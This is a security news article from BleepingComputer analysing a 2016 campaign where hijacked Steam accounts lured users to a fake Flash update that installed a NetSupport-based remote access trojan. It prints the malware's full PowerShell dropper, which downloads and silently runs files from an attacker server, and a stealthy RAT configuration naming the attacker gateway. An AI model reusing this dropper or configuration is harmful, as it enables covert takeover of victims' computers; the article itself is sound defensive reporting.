Hacked Steam accounts spreading Remote Access Trojan


bleepingcomputer.com/news/security/hacked-steam-accounts-spreading-remote-access-trojan

By
Lawrence Abrams

- September 30, 2016
- 08:26 PM
- 8

Yesterday, I stumbled on a post where a Reddit user named Haydaddict was alerting people about some hacked Steam accounts spreading malware. As I am always interested in new malware, I took a look to see what could be discovered.

According to the post, the hacked accounts were being used to SPAM suspicious links using Steam chat. These chat messages would tell the recipient to go to videomeo.pw to watch a video.




Quinn Lobdell: lol
Quinn Lobdell: found your video
Quinn Lobdell: http://videomeo.pw/292051099
Quinn Lobdell: :D
Quinn Lobdell: you are famous now haha
chad: huh?
Quinn Lobdell: about ur ace
chad: im not clicking that sketchy link
chad: wtf
chad: get in ts

Last message received: Wednesday, September 28, 2016 at 1:45 PM

Steam Chats

When the target went to the page, they would be greeted with a message stating that they needed to update Flash Player in order to watch the video.




http://videomeo.pw/292051099/
CS:GO - Most Strange Ace? ...
File Edit View Favorites Tools Help
Search
Go Live
Sign in
Live
Games
Following
Suggestions
Best Ninja Defuse EU - CS GO
CS:GO Ninja
CS-GO - Locate the Bomb!
Watch Dogs - Dark Clouds
Bioshock Infinite - DLC Trailer
Notes - CS GO Ninja
About Partner Program Help More
Languages
Get ADOBE FLASH PLAYER
2989 VIEWS
scottycsgo
100%

In order to play this video please update Adobe Flash Player

CS:GO - Most Strange Ace?

Fake Video Page

If a target downloads the installer and executes it, they will find that it does not appear to do anything. This is because the Flash Player installer is actually a Trojan that executes a PowerShell script called zaga.ps1, which will download a 7-zip archive, 7-zip extractor, and a CMD script from the zahr.pw server.




```
$CheckFile = Test-Path "$env:APPDATA/gzf.bin"
if ($CheckFile) {exit}
1 > "$env:APPDATA/gzf.bin"
$down = New-Object System.Net.WebClient
$url1  = "http://zahr.pw/sh/7sh";
$url2  = "http://zahr.pw/sh/sharchivedmngr";
$url3  = "http://zahr.pw/sh/shlapsizeof";
$file1 = "$env:APPDATA/7sh.exe";
$file2 = "$env:APPDATA/sharchivedmngr";
$file3 = "$env:APPDATA/shlapsizeof.cmd";
$down.DownloadFile($url1,$file1);
$down.DownloadFile($url2,$file2);
$down.DownloadFile($url3,$file3);
$exec = New-Object -com shell.application
$exec.shellexecute($file3, "", "", "open", 0);
```

Zaga.ps1 PowerShell Script

Once the files are downloaded, the PowerShell script will then launch the CMD file, which will extract the **sharchivedmngr** to the **%AppData%\lappclimtfldr** folderand configure Windows to automatically start the **mcrtvclient.exe** program when a user logs in. This program is actually a renamed copy of the NetSupport Manager Remote Control Software.

When the program is launched, it will connect to the NetSupport gateway at leyv.pw:11678 and await commands. This allows the attacker to remotely connect to the infected computer and take control over it.



```
0x75ac2bef

[Client]
_present=1
DisableChat=1
DisableChatMenu=1
DisableCloseApps=0
DisablePrintCapture=1
DisableRequestHelp=1
HideWhenIdle=1
Protocols=2,3
RoomSpec=Eval
silent=1
SOS_Alt=0
SOS_LShift=0
SOS_RShift=0
SysTray=0
UnloadMirrorOnDisconnect=0
Usernames=*

[_Info]
Filename=C:\Program Files\NetSupport\NetSupport Manager\client32.ini

[_License]
quiet=1

[Audio]
DisableAudioFilter=1

[Bridge]
Modem=RAS PPPoE Line0000

[General]
BeepUsingSpeaker=0

[HTTP]
GatewayAddress=leyv.pw:11678
GSK=EO:O>CCE9D=KALFP;E>B@CEF9N=N?O
Port=11678

```

NetManager Configuration File

For those who are concerned they are infected with this Steam Trojan, I suggest they check the %AppData% folder for the specified folders.

Furthermore, all users must be careful with what links they visit and what downloads they install. These days it is becoming more and more frequent for accounts to be hacked and then for attackers to use them to distribute malware. Stay vigilant, be careful, and make sure you have an antivirus software installed.

Related Articles:

Hackers target Russian govt with fake Windows updates pushing RATs

Ukraine supporters in Germany targeted with PowerShell RAT malware

New stealthy Nerbian RAT malware spotted in ongoing attacks

New NetDooka malware spreads via poisoned search results

New Android banking malware remotely takes control of your device

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

Comments

-

  Starkman - 5 years ago

  Hey, thanks very much for the information. Much appreciated.

- blueicetwice - 5 years ago

  Thank you for the excellent piece, Mr Abrams!

  Also wishing you well in your bleeping lawsuit.

- granada12 - 5 years ago

  This is a new varient. Last year one of my steam friend send me a message with a link in it. But it was automated not remotely operated.

  Never you should have your information automatically fill in or saved. You never know he could send a great gift to him passing through your wallet. :p

- Pugglerock - 5 years ago

  It's where the two step authentication comes in handy. I have steam on my phone for Steam Guard, so if someone does unfortunately manage to get a hold of my details, they won't be able to log in without the code generated from my phone.

-

  granada12 - 5 years ago

  "It's where the two step authentication comes in handy. I have steam on my phone for Steam Guard, so if someone does unfortunately manage to get a hold of my details, they won't be able to log in without the code generated from my phone. "

  True, i'm setup that way too. Very usefull. :-)

-

  FilledWithHate - 5 years ago

  I wonder if having set the "ExecutionPolicy" in PowerShell to "Restricted" would have helped. Windows 10 brilliantly comes WFO in that regard. I'm not advising anyone to do the same, but I ran "Set-ExecutionPolicy Restricted" and left it that way.

-

  Daedalus_ - 5 years ago

  What if I downloaded the installer on mobile but didn't run it?

-

  Lawrence Abrams - 5 years ago

  Then you are fine. Malware cannot hurt you unless its executed in some way.

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: